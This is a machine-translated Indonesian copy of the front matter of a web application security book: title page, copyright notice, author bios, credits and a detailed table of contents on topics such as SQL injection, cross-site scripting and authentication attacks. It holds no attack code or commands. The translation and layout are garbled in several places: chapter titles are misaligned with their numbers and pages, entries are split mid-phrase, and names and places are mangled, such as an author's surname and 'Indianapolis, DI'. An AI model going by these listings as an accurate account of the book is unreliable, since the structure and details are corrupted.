


The Web Application Hacker's Handbook

Finding and Exploiting
Security Flaws

2 Second
Edition



■ Dafydd Stuttard ■ Marcus Pinto



Aplikasi Web Tangan Hacker

asi buku

Detik Edisi kedua

Menemukan dan Mengeksplorasi Security Kelemahan

Dafydd Stoboh
Marcus Pinto



Wiley Publishing, Inc.

Buku Pegangan Peretas Aplikasi Web: Menemukan dan Mengexploitasi Kelemahan Keamanan, Edisi Kedua

Diterbitkan oleh

John Wiley & Sons, Inc. 10475
Crosspoint Boulevard
Indianapolis, DI 46256
www.wiley.com

Hak Cipta © 2011 oleh Dafydd Stuttard dan Marcus Pinto

Diterbitkan oleh John Wiley & Sons, Inc., Indianapolis, Indiana

Diterbitkan serentak di Kanada

ISBN: 978-1-118-02647-2 ISBN:

978-1-118-17522-4 (ebk) ISBN:

978-1-118-17524-8 (ebk) ISBN:

978-1-118-17523-1 (ebk)

Diproduksi di Amerika Serikat

10 9 8 7 6 5 4 3 2 1

Tidak ada bagian dari publikasi ini yang boleh direproduksi, disimpan dalam sistem pengambilan atau ditransmisikan dalam bentuk apa pun atau dengan cara apa pun, elektronik, mekanik, fotokopi, rekaman, pemindaian, atau lainnya, kecuali sebagaimana diizinkan berdasarkan Bagian 107 atau 108 dari Hak Cipta Amerika Serikat 1976 Bertindak, tanpa izin tertulis sebelumnya dari Penerbit, atau otorisasi melalui pembayaran biaya per salinan yang sesuai ke Pusat Izin Hak Cipta, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, faks (978) 646 -8600. Permintaan izin kepada Penerbit harus ditujukan ke Departemen Perizinan, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, faks (201) 748-6008, atau online di<http://www.wiley.com/go/izin>.

Batas Tanggung Jawab/Disclaimer Garansi:Penerbit dan penulis tidak membuat pernyataan atau jaminan sehubungan dengan keakuratan atau kelengkapan isi karya ini dan secara khusus menafikan semua jaminan, termasuk namun tidak terbatas pada jaminan kesesuaian untuk tujuan tertentu. Tidak ada jaminan yang dapat dibuat atau diperpanjang melalui penjualan atau materi promosi. Nasihat dan strategi yang terkandung di sini mungkin tidak cocok untuk setiap situasi. Karya ini dijual dengan pengertian bahwa penerbit tidak terlibat dalam memberikan jasa hukum, akuntansi, atau profesional lainnya. Jika bantuan profesional diperlukan, layanan dari orang profesional yang kompeten harus dicari. Baik penerbit maupun penulis tidak akan bertanggung jawab atas kerusakan yang timbul dari sini. Fakta bahwa sebuah organisasi atau situs web dirujuk dalam karya ini sebagai kutipan dan/atau sumber potensial untuk informasi lebih lanjut tidak berarti bahwa penulis atau penerbit mendukung informasi yang mungkin diberikan oleh organisasi atau situs web atau rekomendasi yang mungkin dibuatnya. Selanjutnya, pembaca harus mengetahui bahwa situs web Internet yang tercantum dalam karya ini mungkin telah berubah atau hilang antara saat karya ini ditulis dan saat karya ini dibaca.

Untuk informasi umum tentang produk dan layanan kami lainnya, silakan hubungi Departemen Layanan Pelanggan kami di Amerika Serikat di (877) 762-2974, di luar Amerika Serikat di (317) 572-3993 atau faks (317) 572-4002.

Wiley juga menerbitkan buku-bukunya dalam berbagai format elektronik dan cetak sesuai permintaan. Tidak semua konten yang tersedia dalam versi cetak standar buku ini dapat muncul atau dikemas dalam semua format buku. Jika Anda telah membeli versi buku ini yang tidak menyertakan media yang dirujuk oleh atau menyertai versi cetak standar, Anda dapat meminta media ini dengan mengunjungi<http://booksupport.wiley.com>. Untuk informasi lebih lanjut tentang produk Wiley, kunjungi kami diwww.wiley.com.

Nomor Kontrol Perpustakaan Kongres:2011934639

Merek Dagang:Wiley dan logo Wiley adalah merek dagang atau merek dagang terdaftar dari John Wiley & Sons, Inc. dan/atau afiliasinya, di Amerika Serikat dan negara lain, dan tidak boleh digunakan tanpa izin tertulis. Semua merek dagang lainnya adalah milik dari pemiliknya masing-masing. John Wiley & Sons, Inc. tidak terkait dengan produk atau vendor apa pun yang disebutkan dalam buku ini.

Tentang Penulis

Dafydd Stuttard adalah konsultan keamanan independen, penulis, dan pengembang perangkat lunak. Dengan pengalaman lebih dari 10 tahun dalam konsultasi keamanan, dia berspesialisasi dalam pengujian penetrasi aplikasi web dan perangkat lunak yang dikompilasi. Dafydd telah bekerja sama dengan banyak bank, pengecer, dan perusahaan lain untuk membantu mengamankan aplikasi web mereka. Dia juga telah memberikan konsultasi keamanan kepada beberapa produsen perangkat lunak dan pemerintah untuk membantu mengamankan perangkat lunak yang dikompilasi. Dafydd adalah seorang programmer handal dalam beberapa bahasa. Minatnya termasuk mengembangkan alat untuk memfasilitasi semua jenis pengujian keamanan perangkat lunak. Di bawah alias "PortSwigger," Dafydd menciptakan Burp Suite alat peretasan aplikasi web yang populer; dia terus bekerja secara aktif dalam pengembangan Burp. Dafydd juga salah satu pendiri MDSec, sebuah perusahaan yang menyediakan pelatihan dan konsultasi tentang serangan dan pertahanan keamanan Internet. Dafydd telah mengembangkan dan mempresentasikan kursus pelatihan di berbagai konferensi keamanan di seluruh dunia, dan dia secara rutin memberikan pelatihan kepada perusahaan dan pemerintah. Ia memegang gelar master dan doktor dalam bidang filsafat dari Universitas Oxford.

Marcus Pinto adalah salah satu pendiri MDSec, mengembangkan dan memberikan kursus pelatihan keamanan aplikasi web. Dia juga melakukan konsultasi keamanan berkelanjutan untuk vertikal keuangan, pemerintah, telekomunikasi, dan ritel. Pengalamannya selama 11 tahun di industri telah didominasi oleh aspek teknis keamanan aplikasi, dari perspektif ganda peran konsultasi dan implementasi pengguna akhir. Marcus memiliki latar belakang penilaian keamanan berbasis serangan dan pengujian penetrasi. Dia telah bekerja secara ekstensif dengan penyebaran aplikasi web berskala besar di industri jasa keuangan. Marcus telah mengembangkan dan menyajikan kursus pelatihan database dan aplikasi web sejak 2005 di Black Hat dan konferensi keamanan dunia lainnya, dan untuk klien sektor swasta dan pemerintah. Dia memegang gelar master dalam bidang fisika dari University of Cambridge.

Tentang T Editor Teknis

Dr.Josh Paulimenerima gelar Ph.D. dalam Rekayasa Perangkat Lunak dari North Dakota State University (NDSU) dengan penekanan pada rekayasa persyaratan yang aman dan sekarang menjabat sebagai Associate Professor Keamanan Informasi di Dakota State University (DSU). Dr. Pauli telah menerbitkan hampir 20 jurnal internasional dan makalah konferensi yang berkaitan dengan keamanan perangkat lunak dan karyanya termasuk undangan presentasi dari Departemen Keamanan Dalam Negeri dan Pengarahan Topi Hitam. Dia mengajar program sarjana dan pascasarjana dalam keamanan perangkat lunak sistem dan keamanan perangkat lunak web di DSU. Dr. Pauli juga melakukan tes penetrasi aplikasi web sebagai Penguji Penetrasi Senior untuk sebuah perusahaan konsultan Keamanan Informasi di mana tugasnya termasuk mengembangkan lokakarya teknis langsung di bidang keamanan perangkat lunak web untuk profesional TI di sektor keuangan.



perusahaan

MDSec: C. Penulis

Dafydd dan Marcus adalah salah satu pendiri MDSec, sebuah perusahaan yang memberikan pelatihan keamanan berbasis serangan dan pertahanan, bersama dengan layanan konsultasi lainnya. Jika saat membaca buku ini Anda ingin mempraktikkan konsep-konsep tersebut, dan mendapatkan pengalaman langsung di bidang yang dibahas, Anda dianjurkan untuk mengunjungi situs web kami,<http://mdsec.net>. Ini akan memberi Anda akses ke ratusan lab kerentanan interaktif dan sumber daya lain yang dirujuk di seluruh buku ini.

Kredit

Editor eksekutif

Carol Long

Editor Proyek Senior

Adaobi Obi Tulton

Editor Teknis

Josh Pauli

Editor Produksi

Kathleen Wisor

Pemeriksa naskah

Gayle Johnson

Manajer Redaksi

Mary Beth Wakefield

Manajer Editorial Pekerja Lepas

Rosemarie Graham

Wakil Direktur dari**Pemasaran**

David Maywew

Manajer Pemasaran

Ashley Zurcher

Manajer bisnis

Amy Kries

Manajer produksi

Tim Tate

Wakil Presiden dan Penerbit**Grup Eksekutif**

Richard Swadley

Wakil Presiden dan Penerbit**Eksekutif**

Neil Edde

Penerbit rekanaan

Jim Minatel

Koordinator Proyek, Sampul

Katie Crocker

Korektor

Sarah Kaikini, Kata Satu

Sheilah Ledwidge, Kata Satu

Pengindeks

Robert Swanson

Desainer Sampul

Ryan Sneid

Gambar sampul

Desain Rumah Wiley

Manajer Proyek Situs Web Vertikal

Laura Moss-Hollister

Manajer Proyek Asisten Situs Web**Vertikal**

Jenny Swishher

Produser Rekanan Situs Web**Vertikal**

Josh Frank

Shawn Patrick

Doug Kuhn

Marilyn Hummel

Diakui gments

Kami berhutang budi kepada direktur dan orang lain di Next Generation Security Software, yang menyediakan lingkungan yang tepat bagi kami untuk mewujudkan edisi pertama buku ini. Sejak saat itu, masukan kami datang dari komunitas peneliti dan profesional yang semakin luas yang telah berbagi ide dan berkontribusi pada pemahaman kolektif tentang masalah keamanan aplikasi web yang ada saat ini. Karena ini adalah buku pegangan praktis dan bukan karya ilmiah, kami sengaja menghindari mengisinya dengan ribuan kutipan artikel, buku, dan posting blog berpengaruh yang melahirkan ide-ide yang terlibat. Kami berharap orang-orang yang karyanya kami diskusikan secara anonim puas dengan kredit umum yang diberikan di sini.

Kami berterima kasih kepada orang-orang di Wiley — khususnya, kepada Carol Long yang dengan antusias mendukung proyek kami sejak awal, kepada Adaobi Obi Tulton yang telah membantu memoles naskah kami dan melatih kami dalam kebiasaan "Bahasa Inggris Amerika", kepada Gayle Johnson untuknya penyuntingan salinan yang sangat membantu dan penuh perhatian, dan kepada tim Katie Wisor yang telah memberikan produksi terbaik.

Ucapan terima kasih yang sebesar-besarnya kami tujuhan kepada mitra kami masing-masing, Becky dan Amanda, karena telah mentolerir gangguan dan waktu yang signifikan dalam memproduksi buku sebesar ini.

Kedua penulis berhutang budi kepada orang-orang yang membawa kami ke pekerjaan kami yang tidak biasa. Dafydd ingin berterima kasih kepada Martin Law. Martin adalah orang hebat yang pertama kali mengajari saya cara meretas dan mendorong saya untuk menghabiskan waktu mengembangkan teknik dan alat untuk menyerang aplikasi. Marcus ingin berterima kasih kepada orang tuanya atas semua yang telah mereka lakukan dan terus lakukan, termasuk memasukkan saya ke komputer. Saya telah masuk ke komputer sejak itu.

Isi sekilas

Perkenalan	xxiii
Bab 1 Aplikasi Web (Dalam)keamanan	1
Bab 2 Mekanisme Pertahanan Inti	17
bagian 3 Teknologi Aplikasi Web	39
Bab 4 Memetakan Aplikasi Melewati	73
Bab 5 Kontrol Sisi Klien Otentikasi	117
Bab 6 Serangan Manajemen Sesi	159
Bab 7 Serangan Kontrol Akses	205
Bab 8 Serangan Penyimpanan Data	257
Bab 9	287
Bab 10 Menyerang Komponen Back-End Menyerang	357
Bab 11 Logika Aplikasi Menyerang Pengguna: Cross-	405
Bab 12 Site Scripting Menyerang Pengguna: Teknik	431
Bab 13 Lain Mengotomatiskan Serangan yang	501
Bab 14 Disesuaikan Memanfaatkan Pengungkapan	571
Bab 15 Informasi Menyerang Aplikasi yang	615
Bab 16 Dikompilasi Asli Menyerang Arsitektur	633
Bab 17 Aplikasi Menyerang Server Aplikasi	647
Bab 18 Menemukan Kerentanan dalam Kode	669
Bab 19 Sumber Aplikasi Web Perangkat Peretas	701
Bab 20	747
Bab 21 Metodologi Peretas Aplikasi Web	791
Indeks	853

Cmaksud

Perkenalan	xxiii	
Bab 1	Keamanan Aplikasi Web	1
	(Dalam). Evolusi Aplikasi Web	2
	Fungsi Aplikasi Web Umum Manfaat	4
	Aplikasi Web	5
	Keamanan Aplikasi Web	6
	"Situs Ini Aman"	7
	Masalah Keamanan Inti: Pengguna Dapat Mengirim	
	Masukan Sewenang-wenang	9
	Faktor Masalah Utama	10
	Perimeter Keamanan Baru	12
	Masa Depan Keamanan Aplikasi Web	14
	Ringkasan	15
Bab 2	Mekanisme Pertahanan Inti	17
	Menangani Akses Pengguna	18
	Autentikasi	18
	Manajemen Sesi	19
	Kontrol akses	20
	Menangani Masukan Pengguna	21
	Varietas Masukan	21
	Pendekatan Validasi Batas	23
	Penanganan Input	25
	Validasi Multistep dan Kanonikalisasi	28
	Menangani Penyerang	30
	Menangani Kesalahan	30
	Mempertahankan Log Audit	31
	Memperingatkan Administrator	33
	Bereaksi terhadap Serangan	34

Mengelola Ringkasan	35
Aplikasi	36
Pertanyaan	36
bagian 3 Teknologi Aplikasi Web	39
Protokol HTTP	39
Permintaan HTTP	40
Tanggapan HTTP	41
Metode HTTP	42
URL	44
ISTIRAHAT	44
Tajuk HTTP	45
Kue	47
Kode Status	48
HTTPS	49
Proksi HTTP	49
Otentikasi HTTP	50
Fungsi Web	51
Fungsionalitas Sisi Server	51
Status dan Sesi	57
Fungsionalitas Sisi Klien	66
Skema Pengkodean	66
Pengkodean URL	67
Pengkodean Unicode	67
Pengkodean HTML	68
Pengkodean Base64	69
Pengkodean Hex	69
Remoting dan Serialisasi	
Kerangka kerja	70
Langkah selanjutnya	70
Pertanyaan	71
Bab 4 Memetakan Aplikasi Menghitung	73
Konten dan Fungsionalitas	74
Laba-laba Web	74
User-Directed Spidering	77
Discovering Hidden Content	80
Application Pages Versus	
Jalur Fungsional	93
Menemukan Parameter Tersembunyi	96
Menganalisis Aplikasi	97
Mengidentifikasi Titik Masuk untuk Input	98
Pengguna Mengidentifikasi Teknologi Sisi	101
Server Mengidentifikasi Fungsi Sisi Server	107
Memetakan Permukaan Serangan	111
Ringkasan	114
Pertanyaan	114

Bab 5	Melewati Kontrol Sisi Klien	117
	Mengirimkan Data Melalui Klien	118
	Bidang Formulir Tersembunyi	118
	Cookie HTTP	121
	Parameter URL	121
	Header Perujuk	122
	Data Buram	123
	Kondisi Tampilan ASP.NET	124
	Menangkap Data Pengguna: Formulir HTML	127
	Batas Panjang	128
	Elemen Dinonaktifkan	129
	Validasi Berbasis Skrip	131
	Menangkap Data Pengguna: Ekstensi Peramban	133
	Teknologi Ekstensi Peramban Umum	134
	Pendekatan ke Ekstensi Peramban Mencegat	135
	Lalu Lintas dari Ekstensi Peramban	135
	Dekompilasi Ekstensi Peramban	139
	Memasang Debugger	151
	Komponen Klien Asli	153
	Menangani Data Sisi Klien dengan Aman	154
	Mengirimkan Data Melalui Klien	154
	Memvalidasi Pencatatan dan Peringatan	155
	Data yang Dihasilkan Klien	156
	Ringkasan	156
	Pertanyaan	157
Bab 6	Menyerang Otentikasi	159
	Kellemahan Desain Teknologi	160
	Otentikasi dalam Otentikasi	
	Mekanisme	161
	Kata Sandi Buruk	161
	Login Brute-Forcible	162
	Pesan Kegagalan Verbose Transmisi	166
	Kredensial Rentan Fungsi Ubah Kata	169
	Sandi Fungsi Lupa Kata Sandi Fungsi	171
	"Ingat Saya"	173
		176
	Fungsi Peniruan Identitas Pengguna	178
	Validasi Kredensial Nama Pengguna	180
	Tidak Unik Tidak Lengkap	181
	Nama Pengguna yang Dapat Diprediksi	182
	Kata Sandi Awal yang Dapat Diprediksi	183
	Distribusi Kredensial yang Tidak Aman	184
	Cacat Implementasi dalam Otentikasi	185
	Mekanisme Login Gagal-Terbuka Cacat dalam	185
	Mekanisme Login Multitahap Penyimpanan	186
	Kredensial yang Tidak Aman	190

Mengamankan Otentikasi	191
Gunakan Kredensial yang Kuat	192
Tangani Kredensial Secara Rahasia	192
Validasi Kredensial dengan Benar	193
Cegah Kebocoran Informasi Cegah	195
Serangan Brute-Force	196
Cegah Penyalahgunaan Fungsi Ubah Kata Sandi	199
Cegah Penyalahgunaan Fungsi Pemulihan Akun Log, Pantau, dan Beri Tahu	199
Ringkasan	201
Pertanyaan	202
Bab 7 Manajemen Sesi Menyerang	205
Kebutuhan Negara	206
Alternatif untuk Sesi	208
Kelemahan dalam Pembuatan Token	210
Token yang Berarti	210
Token yang Dapat Diprediksi	213
Token Terenkripsi	223
Kelemahan dalam Penanganan Token Sesi	233
Pengungkapan Token di Jaringan	234
Pengungkapan Token di Log	237
Pemetaan Token yang Rentan ke Sesi	240
Rentan Pemutusan Sesi	241
Paparan Klien terhadap Cakupan Cookie	243
Liberal Pembajakan Token	244
Mengamankan Manajemen Sesi	248
Hasilkan Token Kuat	248
Lindungi Token Sepanjang Log Siklus Hidupnya, Pantau, dan Peringatan	250
Ringkasan	253
Pertanyaan	254
Bab 8 Menyerang Kontrol Akses	257
Kerentanan Umum	258
Fungsi Berbasis Pengidentifikasi	259
Sepenuhnya Tidak Terlindungi	261
Fungsi Multi Tahap	262
File Statis	263
Metode Kontrol Akses Tidak Aman	264
Kesalahan Konfigurasi Platform	265
Menyerang Kontrol Akses	266
Menguji dengan Akun Pengguna Berbeda	267
Menguji Proses Multistage	271
Pengujian dengan Akses Terbatas Pengujian	273
Akses Langsung ke Metode Pengujian Kontrol Terhadap Sumber Daya Statis	276
	277

Menguji Pembatasan pada Metode HTTP	278
Mengamankan Kontrol Akses	278
Model Keistimewaan Berlapis-lapis	280
Ringkasan	284
Pertanyaan	284
Bab 9 Menyerang Penyimpanan Data	287
Menyuntikkan ke dalam Konteks yang Ditafsirkan	288
Melewati Login	288
Menyuntikkan ke SQL	291
Manfaatkan Kerentanan Dasar	292
Menyuntikkan ke Berbagai Jenis Pernyataan	294
Menemukan Bug Injeksi SQL	298
Fingerprinting Database The UNION Operator	303
Mengekstrak Data Berguna	308
Mengekstraksi Data dengan Filter Melewati UNION	308
Eksloitasi Tingkat Lanjut	311
Injeksi SQL Orde Kedua	313
Beyond SQL Injection: Meningkatkan Serangan Basis Data	314
Menggunakan Alat Eksloitasi SQL	325
Sintaks SQL dan Referensi	328
Kesalahan Mencegah Injeksi SQL	332
Menyuntikkan ke NoSQL	338
Menyuntikkan ke MongoDB	342
Menyuntikkan ke XPath	343
Menumbangkan Logika	344
Aplikasi Injeksi XPath Injeksi	345
Blind XPath	346
Menemukan Cacat Injeksi XPath	347
Mencegah Injeksi XPath	348
Menyuntikkan ke LDAP	349
Manfaatkan Injeksi LDAP	349
Menemukan Kelemahan Injeksi	351
LDAP Mencegah Injeksi LDAP	353
Ringkasan	354
Pertanyaan	354
Bab 10 Menyerang Komponen Back-End	357
Menyuntikkan Perintah OS	358
Contoh 1: Menyuntikkan Melalui Perl Contoh 2:	358
Menyuntikkan Melalui ASP Menyuntikkan Melalui Eksekusi Dinamis Menemukan Kelemahan Injeksi	360
Perintah OS Menemukan Kerentanan Eksekusi Dinamis	362
Menemukan Kelemahan Injeksi	363
Dinamis	366

Mencegah Injeksi Perintah OS Mencegah	367
Kerentanan Injeksi Skrip	368
Manipulasi Jalur File	368
Kerentanan Traversal Jalur	368
Kerentanan Inklusi File	381
Menyuntikkan ke Penerjemah XML	383
Menyuntikkan Entitas Eksternal XML	384
Menyuntikkan ke Layanan SOAP Menemukan	386
dan Memanfaatkan Injeksi SOAP Mencegah	389
Injeksi SOAP	390
Menyuntikkan ke Permintaan HTTP Back-end	390
Injeksi Parameter HTTP	390
Pengalihan HTTP sisi server	393
Menyuntikkan ke Layanan Surat	397
E-mail Header Manipulasi	398
Injeksi Perintah SMTP	399
Menemukan Cacat Injeksi SMTP	400
Mencegah Injeksi SMTP	402
Ringkasan	402
Pertanyaan	403
Bab 11 Menyerang Logika Aplikasi	405
Sifat Cacat Logika Cacat	406
Logika Dunia Nyata	406
Contoh 1: Menanyakan Oracle	407
Contoh 2: Menipu Fungsi Ubah Kata Sandi	409
Contoh 3: Melanjutkan ke Checkout	410
Contoh 4: Meluncurkan Asuransi Anda Sendiri	412
Contoh 5: Menghancurkan Bank	414
Contoh 6: Mengalahkan Batas Bisnis	416
Contoh 7: Kecurangan pada Diskon Massal	418
Contoh 8: Melarikan diri dari Kabur Contoh	419
9: Membatalkan Validasi Input Contoh 10:	420
Menyalahgunakan Fungsi Pencarian	422
Contoh 11: Snarfing Pesan Debug Contoh	424
12: Berlomba Melawan Login	426
Menghindari Kelemahan Logika	428
Ringkasan	429
Pertanyaan	430
Bab 12 Menyerang Pengguna: Pembuatan Skrip Lintas	431
Situs Varietas XSS	433
Kerentanan XSS Tercermin	434
Kerentanan XSS Tersimpan	438
Kerentanan XSS Berbasis DOM	440
Serangan XSS Beraksi	442
Serangan XSS Dunia Nyata	442

Muatan untuk Mekanisme Pengiriman	443
Serangan XSS untuk Serangan XSS	447
Menemukan dan Mengexploitasi Kerentanan XSS	451
Menemukan dan Mengexploitasi Kerentanan XSS Tercermin	452
Menemukan dan Mengexploitasi Kerentanan XSS Tersimpan	481
Menemukan dan Mengexploitasi Kerentanan XSS Berbasis DOM	487
Mencegah Serangan XSS	492
Mencegah XSS Tercermin dan Tersimpan	492
Mencegah XSS Berbasis DOM	496
Ringkasan	498
Pertanyaan	498
Bab 13 Menyerang Pengguna: Teknik Lain	501
Mendorong Tindakan Pengguna	501
Permintaan Pemalsuan	502
Perbaikan UI	511
Menangkap Data Lintas Domain	515
Menangkap Data dengan Menyuntikkan HTML	516
Menangkap Data dengan Menyuntikkan	517
Pembajakan JavaScript CSS	519
Kebijakan Asal-Sama Ditinjau Kembali	524
Kebijakan Asal-Sama dan Ekstensi Peramban	525
Kebijakan Asal-Sama dan HTML5	528
Melintasi Domain dengan Aplikasi Layanan Proxy	529
Serangan Injeksi Sisi Klien Lainnya	531
Injeksi Tajuk HTTP	531
Injeksi kue	536
Buka Kerentanan Pengalihan	540
Injeksi SQL Sisi Klien	547
Pencemaran Parameter HTTP Sisi Klien	548
Serangan Privasi Lokal	550
Cookie Persisten	550
Konten Web yang di-cache	551
Riwayat Penjelajahan	552
Pelengkapan otomatis	552
Flash Objek Bersama Lokal Silverlight	553
Penyimpanan Terisolasi Internet	553
Explorer userData HTML5 Mekanisme	554
Penyimpanan Lokal Mencegah	554
Serangan Privasi Lokal	554
Menyerang Kontrol ActiveX	555
Menemukan Kerentanan ActiveX	556
Mencegah Kerentanan ActiveX	558
Menyerang Peramban	559
Penekanan Tombol Pencatatan	560
Mencuri Riwayat Peramban dan Kueri Pencarian	560

Menghitung Pemindaian Port Aplikasi yang Saat Ini	560
Digunakan	561
Menyerang Host Jaringan Lain	561
Memanfaatkan Layanan Non-HTTP	562
Memanfaatkan Bug Peramban	563
Pengikatan Ulang DNS	563
Kerangka Kerja Eksloitasi Peramban	564
Serangan Man-in-the-Middle	566
Ringkasan	568
Pertanyaan	568
Bab 14 Mengotomatiskan Serangan yang Disesuaikan	571
Penggunaan untuk Penghitungan Otomasi yang Disesuaikan Pengidentifikasi yang Valid	572
Pendekatan Dasar	573
Mendeteksi Pukulan	574
Script Serangan	576
JAttack	577
Manenan Data Berguna	583
Fuzzing untuk Kerentanan Umum	586
Menyatukan Semuanya: Burp Intruder	590
Barriers to Automation	602
Mekanisme Penanganan Sesi	602
Kontrol CAPTCHA	610
Ringkasan	613
Pertanyaan	613
Bab 15 Memanfaatkan Keterbukaan Informasi	615
Memanfaatkan Pesan Kesalahan	615
Pesan Kesalahan Skrip	616
Jejak Tumpukan	617
Pesan Debug Informatif Pesan Server	618
dan Basis Data Menggunakan Pesan	619
Kesalahan Informatif Rekayasa Informasi Publik	623
Mengumpulkan Informasi yang Diterbitkan	624
Menggunakan Inferensi	625
Mencegah Kebocoran Informasi	626
Gunakan Pesan Kesalahan Generik Lindungi	627
Informasi Sensitif Minimalkan Kebocoran	628
Informasi Sisi Klien	629
Ringkasan	629
Pertanyaan	630
Bab 16 Menyerang Aplikasi yang Dikompilasi Asli	633
Kerentanan Buffer Overflow	634
Stack Overflow	634
Tumpukan Meluap	635

Kerentanan "Off-by-One" Mendeteksi	636
Kerentanan Buffer Overflow	639
Kerentanan bilangan bulat	640
Integer Overflow	640
Kesalahan Penandatanganan	641
Mendeteksi Kerentanan Integer	642
Memformat Kerentanan String	643
Mendeteksi Kerentanan Format String	644
Ringkasan	645
Pertanyaan	645
Bab 17 Menyerang Arsitektur Aplikasi	647
Arsitektur Berjenjang	647
Menyerang Arsitektur Berjenjang	648
Mengamankan Arsitektur Berjenjang	654
Hosting Berbagi Pakai dan Penyedia Layanan Aplikasi	656
Hosting Virtual	657
Layanan Aplikasi Bersama Menyerang	657
Lingkungan Bersama Mengamankan	658
Lingkungan Bersama	665
Ringkasan	667
Pertanyaan	667
Bab 18 Menyerang Server Aplikasi	669
Konfigurasi Server Rentan	670
Kredensial Default	670
Konten Bawaan	671
Daftar Direktori	677
Metode WebDAV	679
Server Aplikasi sebagai Proxy	682
Misconfigured Virtual Hosting	683
Mengamankan Konfigurasi Server Web	684
Perangkat Lunak Server Rentan	684
Kelemahan Kerangka Aplikasi Manajemen	685
Memori Kerentanan Pengkodean dan	687
Kanonikalisisasi Menemukan Kelemahan	689
Server Web	694
Mengamankan Perangkat Lunak Server Web	695
Ringkasan Firewall Aplikasi	697
Web	699
Pertanyaan	699
Bab 19 Menemukan Kerentanan dalam Kode Sumber	701
Pendekatan untuk Tinjauan Kode	702
Metodologi Peninjauan Kode Pengujian	702
Black-Box Versus White-Box	703
Tanda Tangan Kerentanan Umum	704
Pembuatan Skrip Lintas Situs	704

Injeksi SQL	705
Lintasan Jalur	706
Pengalihan Sewenang-wenang	707
Injeksi Perintah OS	708
Kata Sandi Pintu Belakang	708
Bug Perangkat Lunak Asli	709
Komentar Kode Sumber	710
Platform Jawa	711
Mengidentifikasi Interaksi Sesi Data yang Disediakan Pengguna	711
API yang Berpotensi Berbahaya	712
Mengonfigurasi Lingkungan Java	713
ASP.NET	716
Mengidentifikasi Interaksi Sesi Data yang Disediakan Pengguna	718
API yang Berpotensi Berbahaya	719
Mengonfigurasi Lingkungan ASP.NET	720
PHP	723
Mengidentifikasi Interaksi Sesi Data yang Disediakan Pengguna	724
API yang Berpotensi Berbahaya	727
Mengonfigurasi Lingkungan PHP	727
Perl	732
Mengidentifikasi Interaksi Sesi Data yang Disediakan Pengguna	735
API yang Berpotensi Berbahaya	736
Mengonfigurasi Lingkungan Perl	736
JavaScript	739
Komponen Kode Basis Data	740
Injeksi SQL	741
Panggilan ke Fungsi Berbahaya	741
Alat untuk Ringkasan	742
Penjelajahan Kode	743
Pertanyaan	744
Bab 20 Toolkit Peretas Aplikasi Web	747
Peramban Web	748
Internet Explorer	748
Firefox	749
Chrome	750
Suite Pengujian Terintegrasi	751
Cara Kerja Alat Alur	751
Kerja Pengujian	769
Alternatif untuk Intercepting Proxy	771
Pemindai Kerentanan Mandiri	773
Kerentanan Terdeteksi oleh Pemindai	774
Keterbatasan Inheren Pemindai	776

Tantangan Teknis yang Dihadapi oleh Pemindai Produk Saat Ini	778
Menggunakan Pemindai Kerentanan	783
Alat Lainnya	785
